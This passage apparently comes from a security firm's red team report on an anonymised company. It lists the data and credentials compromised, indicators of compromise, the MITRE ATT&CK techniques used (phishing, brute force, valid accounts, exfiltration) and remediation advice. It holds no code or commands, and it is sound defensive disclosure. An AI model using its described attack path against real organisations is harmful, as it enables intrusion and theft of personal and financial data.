- **Super critical customer PII and financial information** including personal details, contact info, NINs, Bank Details and Transactions of all ABC customers
- **Super critical Vendor PII**, business and financial information including personal details, contact info, Transactions and Pay Orders of all ABC vendors
- **All sensitive internal infra and employee credentials** (Email, VPN, Admin panels, servers, SSH, SFTP, Teamviewer, Anydesk, Internal Webapps, etc) of 100s of employees
- **Sensitive employee PII** of all ABC employees
- **All sensitive reports**, documents and credentials shared over email
- **Blue Team assets** including management and log monitoring servers compromised
- **Access to critical backup and database** server with super admin and read/write/modify access
- **Internal source code** of numerous public facing web applications

Indicator of Compromise (IoC)

During the engagement, the Infopercept team used VPN credentials to get access to the internal network. As a Security Operative, one can detect our attack by looking at the following information:

- VPN Connection Source IP
- Phishing Domain: ABC.com
- The login/logout timeline
- Access to other internal servers using the VPN connection from the VPN compromised accounts.
- Multiple failed login attempts on Windows and Emails accounts
- ACL logs of standard employee VPN being used to access Dev Servers

MITRE ATT&CK TTPs Used


For this engagement, following are the TTPs that were used:

- PHISHING (T1566)
- EXPLOIT PUBLIC-FACING APPLICATION (T1190)
- REMOTE ACCESS SOFTWARE (T1219)
- VALID ACCOUNTS (T1078)
- BRUTE FORCE (T1110)
- ACCOUNT DISCOVERY (T1087)
- FILE AND DIRECTORY DISCOVERY (T1083)
- NETWORK SERVICE SCANNING (T1046)
- NETWORK SHARE DISCOVERY (T1135)
- REMOTE SYSTEM DISCOVERY (T1018)
- SOFTWARE DISCOVERY (T1518)
- PROCESS DISCOVERY (T1057)
- SYSTEM NETWORK CONFIGURATION DISCOVERY (T1016)
- SYSTEM NETWORK CONNECTIONS DISCOVERY (T1049)
- DATA FROM LOCAL SYSTEM (T1005)
- DATA FROM NETWORK SHARE DRIVE (T1039)
- DATA FROM REMOVABLE DRIVE (T1025)
- EMAIL COLLECTION (T1114)
- REMOTE ACCESS SOFTWARE (T1219)
- EXFILTRATION OVER ALTERNATIVE CHANNEL (T1048)
- REMOTE SERVICES (T1021)

Tactics, Techniques & Procedure (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

Tactics, Techniques & Procedures



Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
1.	Phishing	Initial Access	T1566
2.	Exploit Public-Facing Applications	Initial Access	T1190
3.	Remote Access Software	Command and Control	T1219
4.	Valid Accounts	Persistence, Privilege Escalation, Defense Evasion	T1078
5.	Remote Services	Lateral Movement	T1021
6.	Brute Force	Credential Access	T1110
7.	Account Discovery	Discovery	T1087
8.	File and Directory Discovery	Discovery	T1083
9.	Network Service Scanning	Discovery	T1046
10.	Network Share Discovery	Discovery	T1135
11.	Remote System Discovery	Discovery	T1018

Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our _____ team found the following TTPs that were used to get access inside the network. An overview of the TTPs are given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
12.	Software Discovery	Discovery	T1518
13.	Process Discovery	Discovery	T1057
14.	System Network Configuration Discovery	Discovery	T1016
15.	System Network Connections Discovery	Discovery	T1049
16.	Data From Local System	Collection	T1005
17.	Data from Network Share Drive	Collection	T1039
18.	Data from Removable Media	Collection	T1025
19.	Email Collection	Collection	T1114
20.	Exfiltration over Alternative Channel	Exfiltration	T1048

Observation & Recommendations

The following are the observations we made during the engagement:

- Very few employee emails disclosed publicly
- No email patterns making it difficult for blackbox phishing
- Substantial amount of Shadow/Orphaned/Outdated IT on the public internet
- VPN and Email passwords with recognizable and enumerable patterns
- Very quick detection and response time against phishing attacks
- No medium to remove malicious emails apart from notifying employees
- Close to none intervention/detection by Blue Team after email compromise
- Lack of suspicious login alerts on email
- Substantial lack of password sharing hygiene
- Substantial lack of password storing hygiene
- Internal APIs working without authentication leading to customer data compromise

- Lack of Hardware level ACLs on VPN-to-Workstation authentication (Mac Filtering)
- Massive password reuse across employees, accounts and services

The following are our recommendations:

- We suggest proper VAPT of external webapps and network
- Strictly monitor employee access management and activity
- Train employees to NEVER CLICK on links in suspicious emails and NEVER FORWARD THEM
- Implement more frequent alarms bells calling out intrusions instead of weekly Splunk logs
- Implement proper password sharing, storing and complexity policies
- Encrypt all sensitive information shared over email with decryption passwords shared separately (on another medium)
- Harden VPN ACLs restricting users only the access to assets that they are supposed to
- Harden VPN connection based on hardware address
- Map external and internal attack surface and remove shadow/orphaned IT
- Harden VLAN and network ACL policies to restricts access to other subnets

About Infopercept - Infopercept's vision and core values revolve around making organizations more secure through the core values of Honesty, Transparency and Knowledge, so as to enable them to make better informed decisions about their security practices & goals. With our synergistic vision to combine technical expertise and professional experience, we aim to further establish our place as a one stop shop for our clients and partners' cybersecurity and accreditation needs.

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